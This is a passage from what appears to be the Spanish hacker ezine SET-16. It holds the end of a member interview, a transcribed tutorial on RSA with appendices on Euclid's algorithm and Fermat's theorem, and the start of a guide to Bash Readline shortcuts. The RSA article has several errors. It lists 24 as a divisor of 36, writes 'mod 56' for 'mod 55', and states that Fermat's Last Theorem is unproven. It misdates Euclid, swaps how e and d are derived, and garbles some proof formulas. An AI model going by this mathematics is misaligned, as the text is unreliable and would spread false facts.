E - Para la sed agua, para la noche bebidas raras aunque con buen sabor, licor43 con lima o mangaroca con batido de chocolate, no me gustan las bebidas con burbujas.

P - Comida

E - Pizzas y empanadillas :)

P - Si aun te queda tiempo libre cuentanos en que lo aprovechas.

E - Ajedrez, deporte, musica, cine, lectura...

Bueno, y antes de terminar con las preferencias creo que se te ha olvidado uno de los puntos mas importantes en la vida, las mujeres :) un cuestionario no puede estar completo sin una pregunta sobre el amor XDDDD

Y aprovechando la pregunta (algo de beneficio tenia que sacar de esto) anuncio que estoy soltero y sin compromiso, asi que si alguna chica lee esto que se de prisa que espero no estarlo durante mucho tiempo }:-)

P - Si has acabado de preguntarte cosas a ti mismo :->, pasamos a lo siguiente. Toma aire y sueltanos esa frase escondida que tienes.

E - "Ni dios, ni amo, ni patria, ni rey..." (Suena a anarkista radical, pero contiene una idea muy importante)

P - Donde podemos encontrarte si queremos darte la paliza?

E - En internet, aunque con muchos apodos, en el_duke@usa.net y en Murcia la mayor parte del a¤o.

Eljaker dura, y dura, y dura...

Hasta aqui lo que se daba, en el proximo numero intentaremos de nuevo traeros a mas gente de "mal vivir" y si hay ganas incluso cambiar el formato de la

seccion.

Quereis escoger?. Si quereis ver a alguien en concreto en esta seccion escribid a <set-fw@bigfoot.com> y decidnos a quien, de la escena hispana, quereis que "pasemos por la piedra". Vuestra voz sera tenida en cuenta. Luego seran ellos los que decidan si quieren aparecer o no.

EOF

-[0x04]----------
-[EL ALGORITMO RSA]----------
-[by Leandro Caniglia]----------SET-16-

Una introduccion al algoritmo RSA
por Leandro Caniglia
[donado por Stain]

[*][*][*][*][*][*][*][*][*][*][*][*][*]
Algunas aclaraciones anted de seguir:
[*][*][*][*][*][*][*][*][*][*][*][*][*]

- Hola, soy Stain y les traigo un articulo muy interesante escrito por Leandro Caniglia sobre el algoritmo RSA y algunas cosas mas.
- El articulo original esta escrito en PS por lo que algunas cosas fueron medio complicadas de representar (como el simbolo de sumatoria). Para que no quede ninguna duda:

m^d -> significa m elevado a la d potencias

(p) -> esto es un solo parentesis que cubre las letras p i en forma vertical
(i) (ver punto

D(E(m)) = m[m^-t]^[(p-1)(q-1)] mod pq -> significa
D(E(m)) igual a m por m elevado a la -t y todo eso elevado a la (p-1)(q-1), luego mod pq

Se sabe que un numero no se eleva a la mod algo. Es decir que m^d mod c no significa que m este elevado a la "d mod c" sino solo a la "d".

Cualquier duda o si piensan que debe haber algun error al pasarlo a Ascii (nadie es perfecto), busquen el archivo original en PostScript de este articulo en la Web de SET.

Nos vemos,

Stain

---

1. La Magia

Ni bien empezamos a introducirnos en el mundo que PGP pone al alcance de todos leemos la siguiente aclaracion:

"Neither volume explains the underlying technology details of cryptographic algorithms and data structures."

Con esta oracion, extraida del primer volumen del manual, el autor del PGP nos advierte que la documentacion que acompa¤a al programa no entra en explicaciones sobre los detalles tecnicos de los algoritmos y las estructuras de datos utilizadas.
Con el correr del tiempo cada vez nos vamos acostumbrando mas a usar cosas que en realidad no comprendemos y nos resulta natural y para nada chocante pasar por alto aspectos tecnicos que, comparados con lo impresionante de los resultados visibles, suenan innecesarios y aburridos cuando no inalcanzables. Magicamente los programas funcionan o dejan de funcionar; en algun lugar alguien esta programando un virus; otro intenta quebrar las barreras de seguridad de una computadora de la NASA; alguno inventa un nuevo algoritmo de encriptacion; etc, etc. Es decir, hay otra gente trabajando por nosotros, es como si la magia de estos tiempos viniera con certificado de garantia. Para colmo, sabemos por experiencia que cuando un mago nos revela su truco, sufrimos una desilusion.
La llamada tecnologia de la "clave publica-clave privada" se basa en un algoritmo conocido como RSA (por Rivest-Shamir-Adleman). En su forma mas pura este algoritmo combina resultados provinientes de la matematica, mas precisamente de la Teoria de Numeros. Cualquiera que haya estudiado un primer curso de Algebra esta en condiciones de entender el funcionamiento del algoritmo.
Deciamos que el RSA utiliza resultados de la Teoria de Numeros, cuales?, simplemente dos: un algoritmo debido a Euclides y un teorema debido a Fermat. En las secciones que siguen vamos a dar las ideas centrales de este algoritmo criptografico en el que se basa el PGP. Creo que ese lado oscuro de los detalles tecnicos no es menos colorido que el de los resultados espectaculares.

2. El Algoritmo de Euclides

El Algoritmo de Euclides es, en el sentido moderno del termino, el primer algoritmo de la historia. Tengamos en cuenta que estamos hablando de alguien que vivio en Grecia entre 450 y 377 (AC).
Resulta que el sistema de numeracion que utilizaban los griegos era, por lo primitivo, poco propicio para hacer cuentas, incluso aquellas que solamente involucraban las operaciones mas elementales de suma, resta y multiplicacion. Ni hablar de la division.
Para Euclides era fundamental contar con procedimientos de calculo que le insumieran la menor cantidad posible de cuentas, porque cada cuenta le llevaba mucho tiempo. Euclides conocia la nocion de minimo divisor comun entre dos numeros. Muchas veces necesitaba calcular el entero mas grande que dividiera exactamente a dos numeros dados. Para resolver este problema fue que dise¤o su famoso algoritmo.
Lo increible del asunto es que este algoritmo es tan bueno que lo seguimos utilizando hoy en dia, incluso lo utilizan internamente los programas de computadora cuando necesitan calcular estos divisores comunes maximos como es el caso del PGP.

Recordemos primero la nocion de divisor comun maximo de dos numeros.
Los divisores de un numero entero son aquellos numeros enteros que lo dividen exactamente; esto es, el resto de la division entera de un numero por uno de sus divisores es cero. El maximo divisor comun entre dos numeros es entonces el entero mas grande que divide (exactamente) a ambos numeros. Por ejemplo

Los divisores de 36 son 1, 2, 3, 4, 6, 9, 12, 18, 24 y 36.
Los de 20 son 1, 2, 4, 5, 10 y 20.
Los divisores comunes son 1, 2 y 4.
El mas grande de los divisores comunes a 36 y 20 es por lo tanto 4.

Digamos tambien que dos numeros son coprimos cuando su maximo divisor comun es igual a 1.
Euclides dio dos versiones de su algoritmo. La primera version simplemente calcula el maximo divisor comun de dos numeros a y b. Funciona del siguiente modo:

```
[Division]     1. Calcule r como el resto de la division de a por b.
[Fin?]         2. Si r=0, fin del algoritmo; respuesta en b.
[Intercambio]  3. Redefina a:= b, b:= r.
[Vuelta]       4. Vuelva a 1.
```

Si lo aplicamos al caso a = 36, b = 20 las sucesivas divisiones son:

```
 |a |b |cociente|resto r|
 |--|--|--------|-------|
 |36|20|    1   |   16  |
 |20|16|    1   |    4  |
 |16| 4|    4   |    0  |
```

Como vemos, a la salida del algoritmo, -b- contiene el valor de maximo divisor comun.

Dijimos que Euclides dio dos versiones de su algoritmo. La segunda introduce dos variables mas, las llamaremos s y t. Lo que hace esta version del algoritmo es calcular valores para las variables s y t de modo que el maximo divisor comun entre a y b se pueda calcular como:

$$s \times a + t \times b$$

Por ejemplo, para a = 36 y b = 20, los valores de s y t que resultan son -1 y 2:

$$(-1) \times 36 + 2 \times 20 = 4$$

Los detalles de esta version del Algoritmo de Euclides los damos en un apendice.

3. Un Teorema de Fermat

Pierre Fermat vivio en Francia entre 1601 y 1665. Aunque estudio derecho y trabajo como Consejero del Parlamento, se ha convertido en uno de los matematicos mas famosos de la historia. Los origenes del calculo infinitesimal diputado por Leibniz y Newton se encuentran en trabajos suyos. La memoria de Leibniz sobre calculo diferencial fue publicada cinco a¤os mas tarde que las memorias postumas de Fermat en donde estan esos trabajos que Leibniz habia leido. Poca gente conoce estos y otros hechos sorprendentes que revelan la verdadera importancia de sus aportes cientificos. Por ejemplo, Fermat, encontro las leyes de la refraccion de la luz y compartio con Pascal la creacion del Circulo de Probabilidades. Sin embargo la fama de Fermat se debe a un teorema suyo de 1637 cuya dilucidacion se ha erigido en un verdadero desafio; por mas de tres siglos y medio el llamado "Ultimo Teorema de Fermat" resistio los esfuerzos que una multitud de matematicos le dedicaron sin exito.

Fermat estaba revisando la obra de Diofanto de Alejandria, un matematico del siglo IV, cuando encontro un problema que tenia relacion con el Teorema de Pitagoras: el problema proponia encontrar todos los triangulos rectangulos cuyos lados tuvieran medidas expresadas por numeros enteros. Teniendo en

cuenta que en un triangulo rectangulo la suma de los cuadrados de dos catetos es igual al cuadrado de la hipotenusa, el problema se podia reformular como la resolucion completa de la ecuacion:

x^2 + y^2 = z^2

cuando las variables x, y, z toman valores enteros. A proposito de este problema, Fermat se pregunto si un cubo se podria expresar como suma de dos cubos y mas generalmente si una potencia cualquiera podria ser escrita como suma de dos potencias del mismo grado.
La respuesta que el mismo Fermat dio a estas preguntas fue negativa. En el margen del libro de Diofanto escribio en latin:

> "Cuburn in duos cubos aut quadrato-quadratum in duos quadrato-quadratos et nullam inifinitum, ultra quadratum, potestatem in generalister duas ejusdem nominis fas est dividere.
> Cujus rei demostrationem, mirabilem sane, detexi; hane marginis xiguitas non caperet."

Lo que significa:

> "No es posible dividir un cubo en dos cubos, un bicuadrado en dos bicuadrados y de manera general, una potencia cualquiera de exponente superior a dos en dos potencias de la misma especie.
> He descubierto una demostracion bastante notable de esta proposicion, pero no cabria en este margen."

Hasta el dia de hoy este enunciado no se ha podido demostrar. Los esfuerzos hechos han sido formidables. El estudio de este problema ha dado origen a teorias completas en algebra y teoria de numeros.
Pero el resultado de Fermat que nos interesa ahora es otro. Fermat descubrio que para cualquier numero natural m, la diferencia m^p-m es divisible exactamente por p, si p es un numero primo. Una variante de este teorema tiene relacion con el algoritmo RSA que nos ocupa.
La variante dice que si p y q son dos primos distintos entre si y m es un numero natural cualquiera, coprimo con p y con q, la diferencia m^(p-1)(q-1)-1 es divisible exactamente por el producto pq. En la seccion siguiente vamos a volver sobre este teorema.

4. Euclides + Fermat = RSA

El algoritmo RSA tiene dos partes: la encriptacion y la desencriptacion. El nudo de la cuestion se basa en elegir dos numeros primos p y q suficientemente grandes y formar el producto

n = p x q

Cuanto mas grandes sean estos numeros mas dificil va a ser encontrarlos a partir de n. El proceso de calcular p y q dado n se llama factorizacion. Existen modernos algoritmos de factorizacion, sin embargo tienen un problema: no son eficientes cuando n es un numero grande. Para dar una idea, digamos que si los primos p y q tiene aproximadamente 100 cifras cada uno, entonces los algoritmos conocidos tardarian mas de mil a¤os en factorizar el numero n.

Es justamente este problema, la dificultad en encontrar la factorizacion, el que aprovecha el RSA como veremos a continuacion.
La clave publica es un par (c, n); la clave privada es un par (d, n).
Los numeros c, d y n son naturales, y n es el mismo en las dos claves e igual

al producto p x q.
Cada mensaje se puede representar mediante un entero m entre 0 y n - 1.
Esta transformacion de un mensaje en un numero entero impone una limitacion en la longitud del mensaje original; sin embargo, un mensaje largo podria romperse en varios mensajes mas cortos, cada uno de ellos en correpondencia con un entero menor que n. Las funciones E de encriptacion y D de desencriptacion se definen como sigue:

E(m) = m^e mod n = C
D(C) = C^d mod n

La cuestion fundamental es la eleccion de las claves de encriptacion y desencriptacion e y d.

El valor de d se lo elige al azar, como un numero coprimo con el producto (p-1)(q-1). Esto es, d no tiene divisores en comun con p-1 ni con q-1.

El entero e se calcula a partir de p, q y d mediante el Algoritmo de Euclides. Lo que se hace es aplicar dicho algoritmo a las entradas d y (p-1)(q-1). Ese algoritmo devuelve dos enteros s y t tales que:

sd + t(p-1)(q-1)

es el maximo divisor comun entre d y (p-1)(q-1). Pero debido a que d se lo eligio coprimo con (p-1)(q-1), resulta que el maximo divisor comun es igual a 1. Es decir:

sd + t(p-1)(q-1)= 1

Es importante tener en cuenta que aunque n es publicamente conocido, los primos p y q no lo son. La dificultad inherente a la factorizacion hace imposible que existan algoritmos eficientes para calcular p y q partiendo de n. Por este motivo resulta practicamente imposible calcular el valor de d aun conociendo el de e y el de n.

La idea completa del algoritmo es la siguiente. Primero el mensaje a encriptar se transforma en un numero m menor que n. La clave de encriptacion (e; n) es publica y por lo tanto el mensaje se encripta tomando el resto de la division de m^e por n. El resultado obtenido, que llamaremos C es el mensaje encriptado, este es el que se transmite al destinatario. Si se mantiene en secreto la clave de desencriptacion d (y los valores de los primos p y q), solamente la persona que conozca esa clave va a poder recuperar el mensaje original m a partir de C. Lo que va a tener que hacer es calcular el resto de la division entera de C^d por n. Y como sabemos que al hacer esta cuenta vamos a obtener nuevamente m? Respuesta: por el Teorema de Fermat.
Una vez que uno ha comprendido el funcionamiento del RSA, puede entender tambien su propiedad de autentificacion. Si Juan recibe un mensaje supuestamente encriptado con la clave secreta de Pedro, entonces para autentificarlo Juan solamente tiene que aplicarle la clave publica de Pedro. Si lo desencripta, el mensaje era efectivamente de Pedro, si no lo desencripta, no lo es. Esto se debe a que los algoritmos de encriptacion y desencriptacion son inversos uno del otro y una clave sirve para desencriptar lo que la otra ha encriptado.

5. Un ejemplo concreto

Vamos a ilustrar el funcionamiento del RSA en un ejemplo concreto. Para simplificar los calculos vamos a tomar dos primos chicos: p = 5 y q = 11. El

producto nos da n = 55. Ahora calculamos (p - 1)(q - 1) y obtenemos
4 x 10 = 40. Para la clave e podemos elegir cualquier numero coprimo con 40,
por ejemplo e = 3. Ahora aplicamos el Algoritmo de Euclides para calcular la
clave de desencriptacion. Siguiendo los detalles del Apendice A encontramos:

27 x 3 + (-2) x 40 = 1

Por lo tanto d = 27. Esto significa que para encriptar un numero m tenemos
que calcular:

E(m) = m^3 mod 55

y para desencriptar un mensaje cifrado C:

D(C) = C^27 mod 55

Vamos a tomar un mensaje muy corto:

mensaje "M"

Si numeramos las letras A, B, C, D, ... de 1 en adelante, a la letra "M" le
va a corresponder 13. Luego, para encriptar "M" calculamos:

```
E(13) = 13^3 mod 55
      = [(169 mod 55)(13 mod 55)] mod 55
      = (4 mod 55)(13 mod 55) mod 55
      = 52 mod 55
      = 52
```

Y en lugar de enviar 13, enviamos el valor encriptado 52. E1 receptor, si
conoce la clave de desencriptacion d = 27, tiene que calcular:

D(52) = 52^27 mod 56

Al hacerlo va a obtener como resultado 13. En un apendice damos un algoritmo
para hacer estas cuentas en forma eficiente.

6. Apendice A. La otra version del Algoritmo de Eulides

El siguiente algoritmo, debido a Euclides, toma como entradas dos enteros
no negativos A y B, B no puede ser igual a 0. A la salida devuelve otros dos
enteros s y t tales que sA + tB es el maximo divisor comun entre los valores
originales de A y B. El algoritmo tambien devuelve el valor del maximo
divisor comun en una variable b.

```
[Inicializacion]   1. a := A; b := B; s := 0; t := 1; s':= 1; t':= 0.
[Division]         2. q := a div b; r := a mod b.
[Fin?]             3. Si r = 0, fin del algoritmo.
[Actualizacion]    4. u := s; s := s' - uq; s':= u.
                      u := t; t := t' - uq; t':= u.
                      a:=b; b:=r.
[Vuelta]           5. Vaya a 2.
```

La demostracion de que el algoritmo funciona se debe a que al ingresar al
paso 2 (Division), siempre se verifican las siguientes relaciones:

i) b = sa + tb
ii) a = s'a + t'b
iii) mdc(a; b) = mdc(A; B)

Por eso, cuando se produce la condicion de fin, r = 0, el valor de b al dividir a es igual al mdc(A; B).

7. Apendice B. Una demostracion del Teorema de Fermat

7.1 Lema

Si p es un numero primo y i es un entero positivo menor que p, entonces el numero combinatorio $\binom{p}{i}$ es divisible por p.

DEMOSTRACION. Por induccion en i.
Caso i = 1. Es trivial porque $\binom{p}{1} = p$
Paso inductivo. Supongamos que $\binom{p}{i}$ es divisible por p y probemos que en ese caso $\binom{p}{i+1}$ cambien lo es cuando i + 1 es menor que p.

Es facil comprobar que:

$$\binom{p}{i+1}(i+1) = (p)(p-i)\binom{p}{i}$$

Por la hipotesis inductiva, p divide al miembro derecho. Por lo tanto divide al miembro izquierdo. Pero como i + 1 < p y p es primo, ambos numeros resultan coprimos. Por lo tanto p debe dividir a $\binom{p}{i+1}$

7.2 Teorema (Fermat)

Si p es un numero primo, cualquiera sea d entero m, la diferencia m^p - m es divisible por p.

DEMOSTRACION. Por induccion en m.
Caso m = 1. Es trivial puesto que 1^p - 1 = 0 y 0 es divisible por p.
Paso inductivo. Supongamos que el resultado es cierto para m y probemoslo para m + 1.
Aplicando la formula del binomio tenemos

$$(m+1)^p = \sum_{i=0}^{p} \binom{p}{i} m^i$$

$$= 1 + \sum_{i=0}^{p-1} \binom{p}{i} + m^p$$

Restando m + 1,

$$(m+1)^p - (m+1) = \sum_{i=0}^{p} \binom{p}{i} + (m^p - m)$$

i=0

Por la hipotesis inductiva vemos que seria suficiente demostrar que la sumatoria es divisible por p, pero eso es cierto porque cada numero combinatorio es divisible por p en virtud del Lema anterior.

7.3 Corolario

Si p es un numero primo y m es coprimo con p, entonces la diferencia m^p-1 - 1 es divisible por p.

DEMOSTRACION. Por el teorema m(m^p-1 - 1) = m^p - m es divisible por p. Como m y p son coprimos, debe ser m^p-1 - 1 divisible por p.

7.4 Teorema (Variante usada por el RSA)

Si p y q son dos numeros primos distintos y m es un entero coprimo con p y con q, la diferencia m^(p-1)(q-1) - 1 es divisible por el producto pq.

DEMOSTRACION. Es suficiente demostrar que la diferencia es divisible por p y por q. Por razones de simetria basta demostrar que la diferencia es divisible por p porque un razonamiento analogo demostraria que es divisible por q.
Como m^[(p-l)(q-l)] = [m^(q-l)]^(p-1), por el corolario anterior, aplicado a m^(q-1) en lugar de m tenemos que [m^(q-1)]^(p-1) - 1 es divisible por p, como queriamos demostrar.

8. Apendice C. Potencias modulares

El siguiente algoritmo se puede usar para calcular C = m^e mod n. Los algoritmos que usa el PGP son mas eficientes, pero incluimos este solo a titulo ilustrativo.

```
[Inicializacion] 1. i := 0; C := 1
[Fin?]           2. Si i = e, fin del algoritmo
[Multiplicacion] 3. C := C . m mod n
[Avance]         4. i := i + 1
[Vuelta]         5. Vaya a 2
```

9. Apendice D. Demostracion del funcionamiento del RSA

Si los enteros e, d y n se eligen como indicamos en la descripcion del algoritmo, entonces todo m < n verifica:

D(E(m)) = m y E(D(m)) = m

Por razones de simetria es suficiente demostrar la primera de estas igualdades porque un razonamiento analogo demostraria la segunda.

```
D(E(m)) =D(m^e mod pq)
        =(m^e mod pq)^d mod pq
        = m^ed mod pq
```

Ahora, de la relacion

$$ed + t(p - 1)(q - 1) = 1$$

obtenemos

$$ed = 1 - t(p - 1)(q - 1)$$

Aclaremos que si e y d los elegimos positivos, entonces t va a ser negativo; es decir -t es un numero positivo. Ahora:

$$\begin{aligned} D(E(m)) &= m\ m^{(-t)(p-1)(q-1)} \bmod pq \\ &= m[m^{-t}]^{(p-1)(q-1)} \bmod pq \\ &= m \cdot 1 \bmod pq \\ &= m \bmod pq \\ &= m \end{aligned}$$

En la tercera igualdad hemos usado el Teorema de Fermat aplicado a m^-t en lugar de m y en la ultima el hecho de que m es menor que pq.

Stain <stain@iname.com>

..FINALE..

EOF

```
-[ 0x05 ]--------------------------------------------------------------
-[ LINUX SHELL: CONTROL TOTAL ]-----------------------------------------
-[ by Paseante ]-------------------------------------------------SET-16-
```

Durante estos ultimos meses en nuestro pais se ha producido el "boom" Linux, que se ha "atrevido" a hacerle sombra al omnipresente Windows.
Se nos ha pedido por parte de muchos lectores que escribiesemos sobre el tema y aunque existen multitud de sitios en la red con buenisima informacion en castellano (Slug, Proyecto LuCas..) y revistas que dedican mucha atencion al tema (PC Actual, Linux Actual..) asi como ezines que lo tratan (Linux Focus, Byterz...) no vamos a dejar de escuchar la voz de los lectores y aqui teneis un humilde articulo sobre Linux.

A quien se dirige?

Se dirige a los que creo pedian el articulo, es decir a quienes acaban de instalar Linux y todavia no se desenvuelven con confianza en el, pretendemos transmitir una idea de la potencia que se esconde tras esa interfaz austera.
No se dirige a quienes todavia estan pensando si instalar Linux o como hacerlo, ni a aquellos que llevan ya un tiempo con Linux y se manejan en el sistema.
Ambos grupos pueden buscar informacion adecuada a sus inquietudes en las fuentes rese¤adas al comienzo.

Cuando uno escribe un articulo introductorio puede optar por dar una vision general o centrarse en un explicar un tema, yo he optado por la segunda opcion, no queria explicar que es ls o para que se utiliza man, doy por descontado que ya lo sabeis y sino hay multitud de articulos de "Introduccion al Unix" y similares, asi como otros sitios donde aprenderlo.
En su lugar voy a explicar unas cuantas opciones y caracteristicas del shell que pueden ser desconocidas para aquellos que provienen del DOS, veremos como aprovecharnos de las capacidades de edicion de linea y de historia del shell Bash. Comencemos:

```
M    = Tecla Meta
Esc  = Escape
Ctrl = Control
Bs   = Retroceso
Supr = Suprimir
_    = Posicion del cursor

[mulder@x-files mulder]$ _
```

Eso de arriba es el indicador de ordenes :-D, solo tenemos que escribir lo que queramos y el shell tratara de darle un sentido, podemos movernos a traves de la linea que estemos escribiendo con los cursores, las teclas de Inicio y Fin, podemos borrar con Bs y Supr.
Hasta aqui parece que todo lo que necesitamos esta listo, sin embargo quien no se acuerda de la inmensa ayuda que ofrecia doskey en el dos, podiamos definir macros, tener acceso a la historia de comandos introducidos...
En Linux tambien existe una historia de comandos y quiza incluso podamos movernos por ella con las flechas de Arriba/Abajo de los cursores como lo haciamos en el DOS con Doskey. Pero a veces hace falta algo mas y existen unas cuantas combinaciones de teclas que nos ahorraran tiempo.
Empecemos a practicar, escribiendo esta frase.

```
[mulder@x-files mulder]$ Ezine SET_
```

La edicion de linea en Bash usa Readline, que se basa en dos teclas especiales, la tecla "Meta" y la tecla "Control", si no tienes tecla Meta usa

Esc como sustituto, lo que tienes que saber es que M-t significa por tanto "Pulsa Escape y t" pero OJO, al contrario de lo que sucede habitualmente y de lo que haremos con Control esta secuencia es exactamente asi:

M-t: Pulsa Escape, Suelta Escape, Pulsa T, suelta T.
Ctrl-T es el tipico "Pulsa Control y mientras lo pulsas presiona t"

Entendido?

[mulder@x-files mulder]$ Ezine SET_

Pues pulsa ahora M-t y si no has cambiado las teclas por defecto de Readline y son iguales a las mias tu indicador mostrara esto:

[mulder@x-files mulder]$ SET Ezine_

En efecto, M-t (Meta-t o Escape-T si no tienes tecla Meta) "transpone" las palabras de manera que si te has equivocado en el orden no tienes que borrar nada ni cortar ni pegar, solo pulsar dos teclas. Empieza a gustarte?

[mulder@x-files mulder]$ SET _Ezine

Ahora pulsa M-u y veras algo como

[mulder@x-files mulder]$ SET EZINE_

La combinacion de teclas convierte en mayusculas la palabra que hay tras el cursor y lo avanza hasta el final de la misma. Y si U es de Upcase que hara M-l? :-)

(observa que hemos retrocedido el cursor manualmente, lo haremos en los siguiente ejemplos hasta que veamos como usar Readline para hacerlo)

[mulder@x-files mulder]$ SET _EZINE

M-l

[mulder@x-files mulder]$ SET _ezine

Efectivamente, M-l convierte en minusculas la palabra y si a¤adimos que M-c "capitaliza" la palabra (convierte la primera letra en mayuscula) podemos hacer M-c a la linea anterior y tenemos

[mulder@x-files mulder]$ SET Ezine

Como veis hemos estado jugando con mayusculas y minusculas, cambiando el orden de las palabras y todo sin mas que pulsar un par de teclas cada vez pero aun podemos dar un toque alternativo a nuestro escritos :-> o corregir errores comunes usando Ctrl-T (aqui si que significa pulsar Control y t a la vez)

[mulder@x-files mulder]$ Me gusta mucho Saqeuadores

Vaya, parece que hay un peque¤o error, podemos ir atras borrar una letra y escribir la otra en su lugar o ir atras, situar el cursor sobre la u y pulsar Ctrl-t

[mulder@x-files mulder]$ Me gusta mucho Saqueadores

Automagicamente los dos caracteres intercambian su posicion y el error queda resuelto.

Pero hasta ahora seguimos moviendonos por la linea con los cursores que aunque son comodos no ofrecen toda la potencia deseada sobre todo en lineas largas.

[mulder@x-files mulder]$ _Me gusta mucho Saqueadores y leo todo lo que
que escriben en su ezine.

Si, para ir al final de la linea tenemos la tecla Fin pero Ctrl-e hace lo mismo y para volver al inicio tenemos Inicio y tambien Control-a, nunca se sabe.
Pero y si queremos ir la palabra Saqueadores?. Pues o cursor o tres pulsaciones de M-f que sirve para adelantar (forward) una palabra, mientras que M-b sirve para llevar el cursor una palabra hacia atras.
Practicad un poco.

Ahora que tendremos la pantalla llena de lineas en las que nos entrenamos con nuestra recien adquirida habilidad que nos empieza a hacernos sentir como autenticos "killers" en la linea de comandos (ya sabes que bien quedaras en las reuniones sociales cuando cambies textos a velocidad de vertigo sin usar mas de dos teclas? :-D) es hora de borrarla pero claro nosotros como maestros de Readline no usamos el comando clear sino que tenemos nuestras teclas (como no!) que son Ctrl-l. Pulsadlo.

Asesinato y Resurreccion: El Yanki se va a casa.
@-@

Como titulo es llamativo pero es que la terminologia americana me ha sugerido esta "traduccion libre", se trata de eliminar texto de la linea de comandos que posteriormente podremos insertar de nuevo en la misma u otra linea.
No es lo mismo que history ya que esto afecta a texto que borraremos antes de pulsar enter.

[mulder@x-files mulder]$ No me gusta nada este articulo, es malisimo_

Si escribimos algo tan tonto :->, podemos deshacer la evidencia con Ctrl-U

[mulder@x-files mulder]$ _

Ctrl-u elimina el texto desde la posicion del cursor hasta el inicio de linea mientras que Ctrl-k lo hace desde la posicion del cursor hasta el final de linea.

[mulder@x-files mulder]$ No me gusta nada este _articulo, es malisimo

Ctrl-k mediante

[mulder@x-files mulder]$ No me gusta nada este_

Ctrl-u mediante

[mulder@x-files mulder]$ _

Hubiesemos hecho lo mismo yendo al final o principio de linea (ctrl-e, ctrl-a) y eligiendo entonces ctrl-u o ctrl-k.
Pero que ha pasado con el texto?. Tranquilos aunque no hayamos pulsado enter y no haya pasado a la "historia" sigue ahi, en algun lugar de nuestro potentisimo shell una combinacion de letras se apresta a devolvernos el texto eliminado. Pulsemos Ctrl-y (yank)

```
[mulder@x-files mulder]$ No me gusta nada este articulo, es malisimo

Aqui vuelve a estar, tambien podemos probar la combinacion Ctrl-? que va
deshaciendo cambios, pero ahora arreglemos la linea. Con M-d podemos borrar
desde la posicion del cursor hasta el final de la siguiente palabra y con M-Bs
desde la posicion del cursor hasta el inicio de la anterior palabra.
Con alguna combinacion dejamos la linea desde esta posicion.

[mulder@x-files mulder]$ _No me gusta nada este articulo, es malisimo

A esta otra:

[mulder@x-files mulder]$ Me GUSTA este articulo

Como lo hemos hecho?
M-d para eliminar No,
Ctrl-C para Capitalizar Me,
M-u para poner en mayusculas gusta,
M-d para eliminar nada,
M-f un par de veces para avanzar hasta la coma y
Ctrl-u para eliminar desde la posicion del cursor hasta el final.
Suena facil? Ya sabeis, Linux Rules!!.

En serio aunque estoy seguro de que alguno piensa que mas vale teclearlo todo
desde el principio es cuestion de confianza y practica, que creeis que es mas
rapido, un par de M-f o 10 avances de cursor?. A la hora de borrar es mejor
eliminar "gastroenteritis" a base de 15 Supr o Bs o pulsar una vez M-d?
Y si estais pensando que a la hora de avanzar 20 palabras (por ejemplo) M-f
tampoco es muy rapido....os equivocais porque para eso se pueden pasar
argumentos numericos a las combinaciones, veamos este ejemplo:

[mulder@x-files mulder]$ _Hola, soy Edu, Feliz Navidad, me han echado del
colegio por pelmazo y ahora tengo el dia libre para salir en TV. Alegraos.

Suponed que esto es una linea en la que nos queremos mover hasta "tengo",
pulsamos M-1 4, M-f y listo.

[mulder@x-files mulder]$ Hola, soy Edu, Feliz Navidad, me han echado del
colegio por pelmazo y ahora _tengo el dia libre para salir en TV. Alegraos.

La mayor parte de combinaciones admiten estos argumentos, cuando pulsais Meta
seguido de un numero el shell muestra (arg: xx) donde xx es el numero que
tecleais, tras ello seguis con la combinacion a la que se da el argumento,
por ejemplo para borrar las siguientes seis palabras la combinacion directa
es: M-6 M-d  No podreis negar que es "algo" mas rapido que la manera "normal".

Meta - 6 es el valor del argumento que se pasa a la siguiente combinacion
Meta- d elimina desde el cursor hasta el final de la palabra, con el valor 6
eliminara desde el cursor hasta el final de la sexta palabra siguiente.

Cojamos la linea anterior:

[mulder@x-files mulder]$ Hola, soy Edu, Feliz Navidad, me han echado del
colegio por pelmazo y ahora _tengo el dia libre para salir en TV. Alegraos.

Y tecleemos M-6 M-d

[mulder@x-files mulder]$ Hola, soy Edu, Feliz Navidad, me han echado del
colegio por pelmazo y ahora _en TV. Alegraos.

Hemos eliminado "tengo el dia libre para salir" con cuatro pulsaciones.
Alguien da mas? :-)
```

Como antes la mejor manera de avanzar es la practica y el principal beneficiado sera vuestra productividad en el shell, aparte de que quizas os ganeis algo de credito cuando vuestros amiguetes os vean "controlar" la linea de comandos. ;-)

Como vemos Linux, en este caso el shell, nos muestra una vez mas su enorme potencia y por supuesto si dice Linux dice personalizable asi que si no te gustan estas combinaciones de teclas no tienes mas que crear en tu directorio un archivo llamado .inputrc con las secuencias que desees en la forma:

Secuencia de teclas: Funcion

Para lo cual puedes consultar las funciones disponibles con "man readline" tambien puedes directamente usar un teclado que domines, por ejemplo puedes hacer "set editing-mode: vi" para usar combinaciones de teclas del vi, pero no voy a entrar mucho en eso porque ya seria profundizar mucho y este es un articulo para los que acaban de entrar en este mundillo Linuxero.
De todos modos los que esten familiarizados con Emacs ya se habran dado cuenta de que teclado se usa. Y para los que no lo esten les habra venido bien todo esto para entrar con confianza al mundo-Emacs.

Una de las caracteristicas mas agradables de Readline es el "Command completion" quien no esta harto de querer cambiar de directorio y teclear rutas larguisimas o ir a editar un archivo con un nombre de 25 caracteres?. La tecla Tab (El tabulador, le¤e) viene en nuestra ayuda.

```
[mulder@x-files mulder]$ cd /usr/local/mimegadirectoriodelcopon
```

Pues nada en lugar de eso porque no teclear "cd /usr/local/mi" y pulsar Tab? Al hacerlo Readline busca todas las posibles coincidencias y las muestra en pantalla (todos los directorios /usr/local que empiecen por mi) pero si solo hay una la escribe directamente en la linea de ordenes ahorrandonos el esfuerzo.Esto es igualmente valido para nombres de archivos, para comandos...

Supongamos que tenemos un archivo con el nombre "Leticia-Sabater-apesta" y vamos a editarlo con vi, pues nada:

```
[mulder@x-files mulder]$ vi Let <TAB>
y la linea cambia a:
[mulder@x-files mulder]$ vi Leticia-Sabater-apesta
```

A menos que haya otro archivo en el directorio que empiece por Let en cuyo caso nos mostrara las coincidencias.

Ya vemos, igualito que el Dos y Windows. Eh?. Por cierto, alguien se acuerda del raton?

La Historia al rescate
@-@-@-@-@-@-@-@-@-@-@-@

Todo lo que hemos visto esta muy bien pero una vez que hayamos introducido unos cuantos comandos nos agradaria poder recuperarlos, verdad?. Pues para eso tenemos la historia.

Readline nos ofrece un par de comandos utiles (aparte de Ctrl-n y Ctrl-p que avanzan y retroceden por la historia como las teclas del cursor) como son:

Ctrl-r: Efectua una busqueda "hacia atras" de la cadena que especifiquemos tras pulsar la combinacion.

```
M-Ctrl-y:  Inserta en la linea actual el primer argumento de la anterior

